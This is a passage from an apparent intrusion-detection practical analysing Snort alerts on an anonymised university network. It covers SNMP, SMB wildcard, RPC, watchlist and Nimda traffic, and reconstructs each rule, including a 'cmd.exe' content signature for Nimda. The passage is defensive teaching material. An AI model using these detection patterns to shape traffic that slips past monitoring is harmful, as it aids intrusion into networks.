(2329), 300.10.157.247 (3437), 300.10.157.248 (3498), 300.10.157.249 (3475), and 300.10.157.254 (3370).

66.130.44.189 is registered to Videotron, a Cable TV and Internet Service Provider in Montreal. Reverse DNS describes it as: modemcable189.44-130-66.mtl.mc.videotron.ca. It was not involved in any other alerts.

Additional alerts for the destinations include:

Source	Alerts (frequency)
300.10.157.239	External RPC call (1), IIS Unicode attacks (11), SYN-FIN scan (1), SMB Name Wildcard (93), SubSeven Trojan active (1)
300.10.157.243	Suspicious host traffic (> 173,000), SMB Name Wildcard (14), IIS Unicode attack (2), TFTP connections to an outside (4), SYN-FIN scan (1)
300.10.157.247	Suspicious host traffic (136), IIS ISAPI overflow (1)
300.10.157.248	Suspicious host traffic (664), IIS Unicode attack (5)
300.10.157.249	External RPC call (1), SMB Name Wildcard (1), IIS Unicode attack (2)
300.10.157.254	External TFTP connection (> 795,000), IIS Unicode attack (2), Proxy attempt (1)

Without knowing more about the 300.10.157.0/24 network, further conclusions are speculative. While dial-up users using file sharing applications are a common source of fragmentation, it is difficult to draw any conclusions about this network, especially considering its prevalence in alerts for TCP TFTP and "suspicious host traffic".

The remainder of the alerts, approximately 1225, had a destination of 207.115.79.181, whose reverse DNS is uswa181.isomedia.com. Isomedia is an ISP in Redmond, WA. All connections to 207.115.79.181 came from 300.10.157.243. 207.115.79.181 did not generate any other alerts. Other alerts from 300.10.157.243 are described above.

If there is nothing about the 157 network that would make it more likely to cause fragmented traffic, and errors are ruled out, another possible explanation is that something is doing encapsulation of Ethernet traffic, causing packets to be larger than the MTU, which are then fragmented. A VPN, for example, might cause something like this[53].

Correlations

This alert accounted for much higher levels of activity when compared with earlier analysts' reviews of this network.

Summary and Recommendations

If possible, update Snort and run current preprocessors, including frag2.

Capturing additional packet detail would help in understanding all of these alerts. An excellent paper was prepared by CAIDA that might help with troubleshooting fragmentation problems[54].

#3 suspicious host traffic

Description

The rule that generated these alerts appears to be interested in specific hosts' activity. Thirteen hosts were either source or destination for all of these alerts. There was only one alert in this group whose source and destination were both in the 300.10.0.0/16 network. The table below shows University systems involved and the number of alerts associated with each.

Host	Alerts as Source	Alerts as Destination	Total Alerts
300.10.70.10	21	21	42
300.10.70.40	15	18	33
300.10.70.181	22	14	36
300.10.130.86	275	394	669
300.10.157.242	4,220	6,334	10,554
300.10.157.243	54,252	118,857	173,109
300.10.157.247	70	66	136
300.10.157.248	320	344	664
300.10.157.252	280	284	564
300.10.157.253	468	546	1,014
300.10.158.53	513	684	1,197
300.10.158.75	1,565	1,634	3,199
300.10.162.90	642	626	1,268

It appears that, for some reason, this rule was constructed to monitor these specific hosts. For example, six of these hosts were on the 300.10.157.0/24 network. Other hosts on this network generated other alerts but were not part of the "suspicious" group, indicating only particular hosts were monitored.

Possible reasons why these hosts might be monitored include: perhaps the University's security policy indicates that systems should be monitored for a period of time after they have been involved in a violation of policy or a compromise. These systems may be considered sensitive or at risk. They might be sensitive because of the data they contain or

the function they perform. They might be at risk because of the environment they operate in: kiosks, public computer labs, wireless networks, residence hall networks, etc.

Sample Alerts

```
07/07-01:00:53.994500  [**] suspicious host traffic [**]
161.69.212.253:21 -> 300.10.162.90:1396
07/07-01:00:54.166661  [**] suspicious host traffic [**]
300.10.162.90:1396 -> 161.69.212.253:21
07/07-01:03:42.151496  [**] suspicious host traffic [**]
210.50.82.226:1137 -> 300.10.162.90:6346
07/07-01:03:42.151798  [**] suspicious host traffic [**]
300.10.162.90:6346 -> 210.50.82.226:1137
07/07-01:06:13.355506  [**] suspicious host traffic [**]
12.2.48.41:3801 -> 300.10.130.86:80
07/07-01:06:13.398660  [**] suspicious host traffic [**]
12.2.48.41:3803 -> 300.10.130.86:80
```

Rule

This type of monitoring could be achieved by declaring a variable in snort.conf on the IDS sensors such as:

```
var SUSPICIOUS [300.10.70.10/32,300.10.70.181/32,300.10.70.40/32]
```

Then, a rule could be added to monitor all activity associated with these hosts:

```
alert ip any any <> $SUSPICIOUS any (msg: "suspicious host traffic";)
```

That is not the rule that generated these alerts, however. In this case, much of the traffic is on ports commonly used for TCP-based protocols including HTTP (port 80), HTTPS (443), FTP (21), and gnutella (6346). Associated UDP traffic – DNS lookups, for example – are not recorded here. For much of the TCP traffic, the connection request (SYN flag set) didn't seem to be recorded. In order to reduce false alarms, it is common for IDS analysts to only monitor established connections. In the case of TCP, that would mean that the ACK flag is set. The first two lines of the sample alerts above look like the second (SYN-ACK) and third (ACK) steps in the TCP three-way handshake. Such a rule would look like:

```
alert tcp any any <> $SUSPICIOUS any (msg: "suspicious host traffic";
flags A+;)
```

Other traffic seems to be missing: for active FTP connections, only the control connection, which uses port 21, was captured. The data connection, which is actually used to transfer data and uses port 20, was not captured.

```
07/07-02:40:29.013307  [**] suspicious host traffic [**] 161.69.2.7:21
-> 300.10.130.86:4067
```

```
07/07-02:40:29.013477  [**] suspicious host traffic [**]
300.10.130.86:4067 -> 161.69.2.7:21
07/07-02:40:29.090785  [**] suspicious host traffic [**] 161.69.2.7:21
-> 300.10.130.86:4067
07/07-02:40:29.090990  [**] suspicious host traffic [**]
300.10.130.86:4067 -> 161.69.2.7:21
07/07-02:40:29.246533  [**] suspicious host traffic [**] 161.69.2.7:21
-> 300.10.130.86:4067
07/07-02:40:29.465668  [**] suspicious host traffic [**] 161.69.2.7:21
-> 300.10.130.86:4067
```

In active FTP, the client opens the control connection to the server, then the server opens the data connection back to the client. Among other things, this makes a firewall's job more difficult, so passive FTP is often used. In this case, the client opens both control and data connections. Logs are more complete for passive FTP connections[55]:

```
07/07-16:38:12.959966  [**] suspicious host traffic [**]
300.10.157.243:3822 -> 64.124.173.8:21
07/07-16:38:12.966938  [**] suspicious host traffic [**]
64.124.173.8:21 -> 300.10.157.243:3822
07/07-16:38:12.967250  [**] suspicious host traffic [**]
300.10.157.243:3822 -> 64.124.173.8:21
07/07-16:38:13.038303  [**] suspicious host traffic [**]
64.124.173.8:21 -> 300.10.157.243:3822
07/07-16:38:13.201560  [**] suspicious host traffic [**]
300.10.157.243:3822 -> 64.124.173.8:21
07/07-16:38:21.031488  [**] suspicious host traffic [**]
64.124.173.8:4854 -> 300.10.157.243:3823
07/07-16:38:21.031626  [**] suspicious host traffic [**]
64.124.173.8:4854 -> 300.10.157.243:3823
07/07-16:38:21.034090  [**] suspicious host traffic [**]
300.10.157.243:3823 -> 64.124.173.8:4854
```

With all of that said, Snort could be configured with a rule such as this to capture TCP sessions with ports 21 or higher on the suspicious host:

```
alert tcp any any <> $SUSPICIOUS 21: (msg: "suspicious host traffic";)
```

Analysis

Addressing the highest volume of alerts first, there were more than 164,000 connections between 205.123.60.4 and 300.10.157.243.

205.123.60.4

Contact information for 205.123.60.4 is available from ARIN:

```
Utah Educational Network (NETBLK-WESTNETUT-NET)
   101 Wasatch Drive
   Salt Lake City, UT 84112
```

```
   US

   Netname: WESTNETUT-NET
   Netblock: 205.118.0.0 - 205.127.255.255

   Coordinator:
      Utah Education Network  (ZU35-ARIN)
hostmaster@uen.org
      801-585-7440

   Domain System inverse mapping provided by:

   NS.UEN.NET                    205.124.254.2
   NS2.UEN.NET                   205.125.252.2
```

All alerts involving this host were to 300.10.157.243 on port 30200. Examples of source ports used are 3364, 3375, 3397. Port 30200 is not registered with IANA[56] and searches did not reveal any common use, legitimate or hostile, for this port.

300.10.157.243

Activity involving this node has been documented above in Alerts 1 and 2. Specifically, the alerts had the following characteristics:

- 472 unique external hosts
- 118,750 were to port 30200
- 12,000 alerts were apparently Web connections
- 5735 w/ port 1368 (all connected with ports 7000 or 33302)
- 4100 w/ port 7000 (all connected to port 1368)
- 842 were gnutella
- 687 were https
- 509 were ftp
- 225 111
- 127 SSH
- 33 MS SQL
- 4200 to/from 64.124.173.8, which belongs to abovenet, an Internet infrastructure provider

Correlations

No previous analysts provided detailed information about the "suspicious host" traffic.

Summary and Recommendations

Without knowing why these hosts are being monitored or what they are used for, it is difficult to know how significant this traffic is.

#4 SUNRPC highport access!

Description

Remote Procedure Call (RPC) servers are unusual because they do not use well-known ports. As a result, a process known as rpcbind – also known as the port mapper – is used to keep track of how to communicate with RPC. This service listens on ports 111 and 32771 (TCP and UDP) on Solaris systems. Programs contact the port mapper server to find out how to contact other RPC processes.

RPC has a poor security track record[57], earning the "top spot" on the Unix portion of SANS' Top 20 Most Critical Internet Security Vulnerabilities[58].

Many of the sources of these alerts are internal, specifically located on the 300.10.100.0/24, 300.10.99.0/24, and 300.10.109.0/24 networks. They access servers located at these addresses: 300.10.99.120, 300.10.99.51, and 300.10.100.230.

Sample alerts

```
07/07-00:45:00.518038  [**] SUNRPC highport access! [**]
300.10.100.84:725 -> 300.10.99.120:32771
07/07-00:45:00.518045  [**] SUNRPC highport access! [**]
300.10.100.84:725 -> 300.10.99.120:32771
07/07-00:45:00.519116  [**] SUNRPC highport access! [**]
300.10.100.84:725 -> 300.10.99.120:32771
07/07-00:45:00.519932  [**] SUNRPC highport access! [**]
300.10.100.84:725 -> 300.10.99.120:32771
07/07-00:45:00.543523  [**] SUNRPC highport access! [**]
300.10.100.84:726 -> 300.10.99.120:32771
07/07-00:45:00.592971  [**] SUNRPC highport access! [**]
300.10.100.84:726 -> 300.10.99.120:32771
```

Rule

The rule that generated these alerts should be similar to this:

```
alert tcp any any -> $HOME_NET 32771 (flags:A; msg: "SUNRPC highport
access!";)
```

Note that another alert, which accounted for nearly 1400 records, appears to monitor for UDP traffic of this type. That rule would look something like:

```
alert udp any any -> $HOME_NET 32771 (msg: "Attempted Sun RPC high port
access";)
```

Analysis

There were 500 alerts from outside sources, but many of them appear to be false positives.

```
07/07-10:30:27.936021  [**] SUNRPC highport access! [**]
131.118.254.38:80 -> 300.10.99.205:32771
07/08-13:46:51.559322  [**] SUNRPC highport access! [**]
207.88.46.241:80 -> 300.10.168.238:32771
07/09-20:16:39.620360  [**] SUNRPC highport access! [**]
216.239.39.100:80 -> 300.10.99.205:32771
07/10-04:03:40.012711  [**] SUNRPC highport access! [**] 65.114.4.69:80
-> 300.10.109.75:32771
07/10-17:45:22.854145  [**] SUNRPC highport access! [**]
64.12.24.50:5190 -> 300.10.168.63:32771
07/11-09:37:32.486139  [**] SUNRPC highport access! [**]
128.242.214.126:80 -> 300.10.83.120:32771
07/11-13:36:27.956121  [**] SUNRPC highport access! [**]
128.195.4.53:80 -> 300.10.99.170:32771
```

Notice that all connections, except the one from 64.12.24.50, have 80 as their source port. As of this writing, checking the above addresses with a Web browser returns pages for penguinppc.org, google.com, comics.com, and israelnn.com

The only alerts for either 64.12.24.50 or 300.10.168.63 were these "SUNRPC highport access" alerts. 64.12.24.50 belongs to AOL. Port 5190 is used by instant messaging clients ICQ and AIM[59]. AOL client software also uses it to create a tunnel to their servers[60].

As for the internal connections, many of them are bound for three apparent servers (99.120, 100.230, and 99.51). A google search revealed that the 300.10.99, 100, 109 and 110 networks are used by the Computer Science department. They use primarily Unix systems, including HP-UX, SunOS, and IRIX computers. RPC services are common in Unix environments, so it is not surprising to see a high volume of this activity.

Correlations

More than 150 previous analysts observed these alerts, and the activity dates back to 2000. It continues to register on dshield.org, though port 111, also used for RPC, seems to be a more common target[61].

Summary and Recommendations

This is an old rule and both arachNIDS and the Snort ruleset contain signatures with specific content matches for hostile RPC activity. Using these would reduce the number of alarms. The alerts could also be reduced by not monitoring the subnets with legitimate RPC traffic, or by changing the rules to only alert when a connection is made outside of the local network. This would reduce visibility for local traffic, however, that should be balanced against the inefficiency of handling false alarms.

#5 Watchlist 000220 IL-ISDNNET-990517

Description

This rule was apparently created to monitor the 212.179.0.0/16 network, an Israeli ISP. The fact that it is on a "watchlist," along with the frequency of alerts in previous analysts' reports, indicate that hosts on this network have been responsible for malicious activity on the University's network.

Sample Alerts

```
07/10-10:50:41.252454  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.16.110:4995 -> 300.10.111.146:1214
07/10-10:50:41.264815  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.16.110:4995 -> 300.10.111.146:1214
07/11-15:34:22.889194  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.35.22:80 -> 300.10.163.129:2923
07/11-15:34:22.904954  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.35.22:80 -> 300.10.163.129:2925
```

Rule

This rule appears to alert on any established inbound TCP connection from ISDNNET. Therefore, the rule should look like this:

```
alert tcp 212.179.0.0/16 any -> $HOME_NET any (msg: "Watchlist 000220
IL-ISDNNET-990517"; flags A+;)
```

Analysis

A total of 51 unique sources and 44 unique destinations appeared in the alert files. More than 90% of the 69,000 alerts from this group were on traffic between two hosts.

```
07/10-01:18:31.854357  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.32.130:54435 -> 300.10.110.92:3422
07/10-03:52:46.003130  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.32.130:54676 -> 300.10.110.92:3581
07/10-04:33:39.358150  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.32.130:54737 -> 300.10.110.92:2764
07/10-08:06:45.642679  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.32.130:55700 -> 300.10.110.92:1190
```

Notice the unusual port combinations involved in this traffic. 212.179.32.130 was not involved in any other alerts. However, 300.10.110.92 was a very active host in addition to the connections to ISDNNET:

```
07/07-05:57:11.750692  [**] IDS552/web-iis_IIS ISAPI Overflow ida
nosize [**] 217.113.66.118:4665 -> 300.10.110.92:80
07/07-06:12:45.873994  [**] External RPC call [**] 61.185.139.2:3764 ->
300.10.110.92:111
07/07-11:30:21.993258  [**] IDS452/web-iis_http-iis-unicode-binary [**]
217.80.213.168:4125 -> 300.10.110.92:80
07/07-11:30:21.993258  [**] spp_http_decode: IIS Unicode attack
detected [**] 217.80.213.168:4125 -> 300.10.110.92:80
07/07-17:15:20.042118  [**] External RPC call [**] 195.117.179.12:2695
-> 300.10.110.92:111
07/08-06:13:04.111485  [**] IDS552/web-iis_IIS ISAPI Overflow ida
nosize [**] 66.168.103.104:35682 -> 300.10.110.92:80
07/08-06:33:43.869926  [**] spp_http_decode: IIS Unicode attack
detected [**] 200.69.35.66:19802 -> 300.10.110.92:80
07/09-20:37:28.664029  [**] INFO - Possible Squid Scan [**]
65.218.186.8:28821 -> 300.10.110.92:3128
07/09-20:37:28.687563  [**] SCAN Proxy attempt [**] 65.218.186.8:28822
-> 300.10.110.92:8080
07/09-20:37:28.701999  [**] SCAN Proxy attempt [**] 65.218.186.8:28823
-> 300.10.110.92:1080
07/09-21:38:36.764820  [**] EXPLOIT x86 setgid 0 [**]
192.154.38.195:3433 -> 300.10.110.92:4443
07/09-22:38:43.275753  [**] EXPLOIT x86 setuid 0 [**]
192.154.38.195:3451 -> 300.10.110.92:4443
07/10-04:21:40.227886  [**] IRC evil - running XDCC [**]
300.10.110.92:3567 -> 209.213.202.83:6667
07/10-07:02:34.501406  [**] SMB Name Wildcard [**] 212.199.198.55:137 -
> 300.10.110.92:137
07/11-18:22:12.995649  [**] INFO - Possible Squid Scan [**]
216.110.36.14:1715 -> 300.10.110.92:3128
07/11-18:22:12.995921  [**] SCAN Proxy attempt [**] 216.110.36.14:1717
-> 300.10.110.92:1080
07/11-18:22:12.996059  [**] SCAN Proxy attempt [**] 216.110.36.14:1718
-> 300.10.110.92:1080
07/11-18:25:14.453992  [**] SMB Name Wildcard [**] 208.63.203.182:1025
-> 300.10.110.92:137
07/11-20:02:18.573532  [**] SCAN Proxy attempt [**] 216.110.36.14:4503
-> 300.10.110.92:8080
07/11-20:02:18.573638  [**] INFO - Possible Squid Scan [**]
216.110.36.14:4504 -> 300.10.110.92:3128
07/11-20:02:18.573802  [**] SCAN Proxy attempt [**] 216.110.36.14:4506
-> 300.10.110.92:1080
```

```
07/11-20:02:18.573821  [**] SCAN Proxy attempt [**] 216.110.36.14:4507
-> 300.10.110.92:1080
07/11-20:02:18.574005  [**] Possible trojan server activity [**]
216.110.36.14:4511 -> 300.10.110.92:27374
07/11-20:02:18.574094  [**] Possible trojan server activity [**]
300.10.110.92:27374 -> 216.110.36.14:4511
07/11-20:04:41.945095  [**] SCAN Proxy attempt [**] 216.110.36.14:4583
-> 300.10.110.92:1080
07/11-20:04:41.945502  [**] Possible trojan server activity [**]
216.110.36.14:4587 -> 300.10.110.92:27374
07/11-20:04:41.946082  [**] Possible trojan server activity [**]
300.10.110.92:27374 -> 216.110.36.14:4587
07/11-22:41:07.888949  [**] IRC evil - running XDCC [**]
300.10.110.92:4746 -> 216.110.36.14:6667
07/11-23:00:53.059199  [**] IRC evil - running XDCC [**]
300.10.110.92:4746 -> 216.110.36.14:6667
07/11-23:04:12.059692  [**] IRC evil - running XDCC [**]
300.10.110.92:4746 -> 216.110.36.14:6667
```

A huge variety of scans were run against this system from various sources. Note the repeated connections from 216.110.36.14, and the connections to the port normally used by IRC at the end. Also notice that some traffic was not recorded: the attacker's source port jumps from 1718 to 4503 between 18:22 and 20:02. Source ports generally increment by one for each new connection, so a number of connections were not captured. Additional ports were skipped in the next two minutes.

216.110.36.14 is registered to Rackspace, a managed hosting provider:

```
Rackspace.com (NETBLK-RACKSPACE5-32--21)
   112 E. Pecan St., Suite 600
   San Antonio, TX 78205
   US

   Netname: RACKSPACE5-32--21
   Netblock: 216.110.32.0 - 216.110.39.255
   Maintainer: RSPC

   Coordinator:
      Cymitar Technology Group, Inc.  (CNS3-ORG-ARIN)
hostmaster@cymitar.net
      210-892-4000
Fax- 210-892-4329

   Domain System inverse mapping provided by:

   NS.RACKSPACE.COM             207.235.16.2
   NS2.RACKSPACE.COM            207.71.44.121
```

It is possible that the attacker using 216.110.36.14 had connections to other networks and the logs are complete with respect to traffic to UX. There is nothing to correlate the

ISDNNET activity to that from Rackspace, except that the system at 300.10.110.92 should be considered compromised.

The remainder of the ISDNNET alerts fall into two primary groups: apparent Web server responses and KaZaA file sharing connections.

Sample alerts are below:

```
07/07-04:26:24.086720  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.66.17:80 -> 300.10.85.97:2195
07/07-14:01:06.666197  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.35.97:80 -> 300.10.83.247:1336
07/07-21:52:24.562812  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.66.17:80 -> 300.10.110.224:1095

07/07-11:07:07.700819  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.126.3:18014 -> 300.10.88.162:1214
07/11-20:37:25.647942  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.5.174:3013 -> 300.10.70.210:1214
07/11-23:30:36.538748  [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.72.34:57701 -> 300.10.190.20:1214
```

Correlations

Previous analysts found considerable traffic to and from ISDNNET, especially file sharing, gaming, and scanning.

Summary and Recommendations

Considering the ISDNNET, possible Trojan, and IRC activity, there is enough evidence to isolate and investigate 300.10.110.92.

If file sharing is a violation of University policy, a reminder letter might be in order for those systems that appear to be using KaZaA. Regardless of the policy, users of the file sharing networks should be aware that a number of worms have been written that target those channels[62].

Initially it appeared that 990517 was the date the signature was added. The registration information for the ISDNNET domain indicates that it is actually part of the network name. Searching GIAC archives indicated that the signature has been in use since at least the middle of 2000, so perhaps the 000220 is a date[63] in the format YYMMDD. IDS signatures should be audited regularly to ensure efficient detection and operation of the systems.

#6 SNMP public access

Description

Simple Network Management Protocol (SNMP) is a widely used protocol for managing and monitoring network nodes. SNMP was not designed with strong security features and many manufacturers ship their products with known community strings, which are equivalent to passwords providing access to the device. The "public" community string is often used for reporting, while a "private" community string gives the user the ability to change configurations.

Sample Alerts

```
07/07-00:42:27.355227  [**] SNMP public access [**] 300.10.86.35:1028 -
> 300.10.116.87:161
07/07-00:42:27.681423  [**] SNMP public access [**] 300.10.11.5:1053 ->
300.10.116.101:161
07/07-00:42:44.651662  [**] SNMP public access [**] 300.10.100.220:1049
-> 300.10.99.42:161
07/07-00:42:44.967456  [**] SNMP public access [**] 300.10.186.10:48875
-> 300.10.180.230:161
```

Rule

SNMP uses TCP and UDP port 161. Sample rules for this alert are provided:


```
alert udp any any -> $HOME_NET 161 (msg: "SNMP public access"; content:
"public"; nocase;)

alert tcp any any -> $HOME_NET 161 (msg: "SNMP public access";
flags:A+; content: "public"; nocase;)
```

Analysis

The majority of these alerts were generated by internal sources communicating with internal destinations. There were 79 unique sources, of which 71 were internal. 144 unique destinations were involved, all of which were internal.

Of the outside sources, seven were from addresses registered to Univ. of X System Administration. The final address is registered to EDUCOM, an organization devoted to advancing the use of information technology in education. These outside connections are illustrated in a link graph below.



Among the alerts with inside sources, 300.10.186.10 was responsible for nearly half. The destinations were fairly evenly distributed between addresses 180.230, 178.131, 178.213, 178.166, and 70.90.

300.10.71.239 was the source of nearly 1,500 alerts, with most (> 1,200) going to 70.90 and the rest going to 53.228.

The most popular destination was 300.10.116.87, which accounted for more than 23,000 alerts. Interestingly, all of these messages were generated by eleven sources in the 300.10.86.0/24 network (24, 25, 31, 33, 34, 35, 40, 41, 70, 72, and 81). Each accounted for around 2,000 of the messages.

Correlations

Since analyst #200, nearly 150 reports have contained references to SNMP public access. None reported the same pattern of off-campus sources, which might indicate that these connections are not legitimate.

Summary and Recommendations

There are inherent risks in running SNMP to manage devices on a network – no encryption, weak authentication, and a lack of auditing are examples. If the benefits of running SNMP outweigh the risks, steps could be taken to reduce the risk:

- If possible, block access at the network perimeter. If necessary, permit only those outside addresses that need access.
- All SNMP devices should have their community strings changed before they are attached to the network.

- Management of the network core could be performed on an isolated management VLAN to provide the network services group the benefits of SNMP without the risk of exposing it to others.

The pattern of traffic from off-campus sources, along with a lack of other hostile activity, make it seem likely that those were legitimate communications. Because an attacker may be able to gather useful information about what is running on a network and how it is configured, it advisable to change both public and private community strings.

#7 SMB Name Wildcard

Description

Windows systems use NetBIOS to exchange information about services they are running. In this case, a system sent a NetBIOS name query to a destination system requesting a list of all services being offered. Windows will respond to such a query with a great deal of information: system name, group information, MAC address, as well as information about other LAN connections. Any of this could be useful information for a person planning to attack UX systems.

Sample Alerts

```
07/07-00:42:30.822425  [**] SMB Name Wildcard [**] 300.10.53.216:137 ->
300.10.11.6:137
07/07-00:42:30.822768  [**] SMB Name Wildcard [**] 300.10.11.6:137 ->
300.10.53.216:137
07/07-00:42:52.392697  [**] SMB Name Wildcard [**] 300.10.53.215:137 ->
300.10.11.6:137
07/07-00:42:52.393066  [**] SMB Name Wildcard [**] 300.10.11.6:137 ->
300.10.53.215:137
07/07-00:42:59.718256  [**] SMB Name Wildcard [**] 300.10.70.101:137 ->
300.10.11.7:137
07/07-00:42:59.718294  [**] SMB Name Wildcard [**] 300.10.70.101:137 ->
300.10.11.7:137
```

Rule

The rule that generated this alert appears to come from an old version of Snort. It matches on specific content, so there should be reduced risk of false positives.

```
alert udp any any -> $HOME_NET 137 (msg:"SMB Name Wildcard";
content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)
```

Analysis

Of the nearly 31,000 alerts in this group, 23,000 were triggered by traffic internal to UX. The top external sources were examined for signs of unusual activity. Many scanned only one destination, sometimes repeatedly. While an attacker has little to gain from running the same scan against the same system dozens of times, it could be the default behavior of an application to do a lookup when it makes or receives a connection.

On the other hand, some sources scanned a large number of university nodes, indicating a network enumeration attempt:

```
07/11-13:31:39.260331  [**] SMB Name Wildcard [**] 139.130.220.51:137 -
> 300.10.5.90:137
07/11-13:32:06.910964  [**] SMB Name Wildcard [**] 139.130.220.51:137 -
> 300.10.5.96:137
07/11-13:32:21.640512  [**] SMB Name Wildcard [**] 139.130.220.51:137 -
> 300.10.5.100:137

07/10-23:30:39.312367  [**] SMB Name Wildcard [**] 12.92.204.189:1030 -
> 300.10.88.3:137
07/10-23:30:46.731510  [**] SMB Name Wildcard [**] 12.92.204.189:1030 -
> 300.10.88.9:137
07/10-23:30:47.961164  [**] SMB Name Wildcard [**] 12.92.204.189:1030 -
> 300.10.88.10:137

07/10-19:15:10.696516  [**] SMB Name Wildcard [**] 63.119.84.21:1128 ->
300.10.88.6:137
07/10-19:15:13.224863  [**] SMB Name Wildcard [**] 63.119.84.21:1128 ->
300.10.88.8:137
07/10-19:15:14.556137  [**] SMB Name Wildcard [**] 63.119.84.21:1128 ->
300.10.88.9:137

07/11-19:45:39.132690  [**] SMB Name Wildcard [**] 80.195.224.176:1031
-> 300.10.88.1:137
07/11-19:45:46.695796  [**] SMB Name Wildcard [**] 80.195.224.176:1031
-> 300.10.88.2:137
07/11-19:45:51.688472  [**] SMB Name Wildcard [**] 80.195.224.176:1031
-> 300.10.88.6:137
```

Each one of the above scanners probed between 65 and 160 UX hosts. Note that 300.10.88.0/24 received a disproportionate amount of the traffic. Also note that the source port of some of the scanners is not 137, which could indicate that these scans were performed using the Samba tool nmblookup on a Unix or Linux system[64]. There were 2,300 unique sources and 1,350 unique destinations for this alert.

Unfortunately, this alert only shows the request, and provides no information about if or how the targets responded.

Correlations

With the prevalence of Windows operating systems on the Internet, this type of traffic will find its way onto almost every network. Many analysts disable this rule due to the volume of alerts they receive. Early analysis of this traffic was included in SANS' Intrusion Detection FAQ in May 2000[65].

Summary and Recommendations

If policy permits it, all NetBIOS traffic should be blocked at the network perimeter. If this is not possible, consider modifying the Snort rule so that it only alerts when requests come in from outside the monitored network[66]. The new rule would look like this:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 137 (msg:"SMB Name Wildcard";
content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)
```

#8 NIMDA - Attempt to execute cmd from campus host

Description

The Nimda worm uses four distinct methods of propagation:

- It attacks vulnerabilities in Web servers running IIS, at the same time looking for backdoors left by previous worms.
- It sends itself out via email.
- When it infects a Web server, it copies malicious code to the pages that the server hosts. These will infect some versions of Internet Explorer.
- It will copy itself to any available network shares it can find.

Sample Alerts

```
07/07-00:43:59.473713  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.117.27:2680 -> 0.72.3.83:80
07/07-01:00:54.583375  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.117.27:2975 -> 0.72.4.119:80
07/07-01:00:58.087180  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.117.27:2976 -> 0.72.4.120:80
07/07-01:01:05.083291  [**] NIMDA - Attempt to execute cmd from campus
host [**] 300.10.117.27:2978 -> 0.72.4.122:80
```

Rule

The signature that generated this alert should look something like this:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg: "NIMDA – Attempt to
execute cmd from campus host"; content: "cmd.exe"; flags:A+;)
```

Analysis

Two campus nodes appear to be infected and scanning the Internet on TCP port 80:

300.10.117.27

This system scanned 24,749 external computers. Additionally, this host made a suspicious connection to an address that belongs to German ISP Deutsche Telekom. This could be an indication that SubSeven version 1 was installed.

```
07/07-18:03:06.023525  [**] IDS50/trojan_trojan-active-subseven [**]
300.10.117.27:1243 -> 217.81.5.228:2490
```

NOOPs are used for padding in code, and analysts monitor for them because they are commonly used in buffer overflow attacks.

```
07/08-04:10:26.691639  [**] EXPLOIT x86 NOOP [**] 194.175.67.70:4586 ->
300.10.117.27:45688
```

Since this looks like a Windows system, RPC scans are less of a concern than the above activity.

```
07/08-21:01:37.076427  [**] External RPC call [**] 80.49.3.86:4171 ->
300.10.117.27:111
07/10-22:03:44.074313  [**] External RPC call [**] 211.118.11.219:1284
-> 300.10.117.27:111
```

300.10.70.146

This address scanned 5,901 hosts. It was involved in this additional activity:

This is part of a very large scan for FTP servers and doesn't target this system specifically:

```
07/08-03:37:53.446408  [**] SYN-FIN scan! [**] 211.171.149.164:21 ->
300.10.70.146:21
```

Attempts to access the system using SMB, from a Greek ISP:

```
07/10-06:32:08.641074  [**] SMB Name Wildcard [**] 195.242.129.57:1405
-> 300.10.70.146:137
07/10-06:32:26.489388  [**] SMB Name Wildcard [**] 195.242.129.57:1405
-> 300.10.70.146:137
07/10-06:32:51.226594  [**] SMB Name Wildcard [**] 195.242.129.57:1405
-> 300.10.70.146:137
07/10-06:52:08.551443  [**] SMB Name Wildcard [**] 195.242.129.57:1405
-> 300.10.70.146:137
```

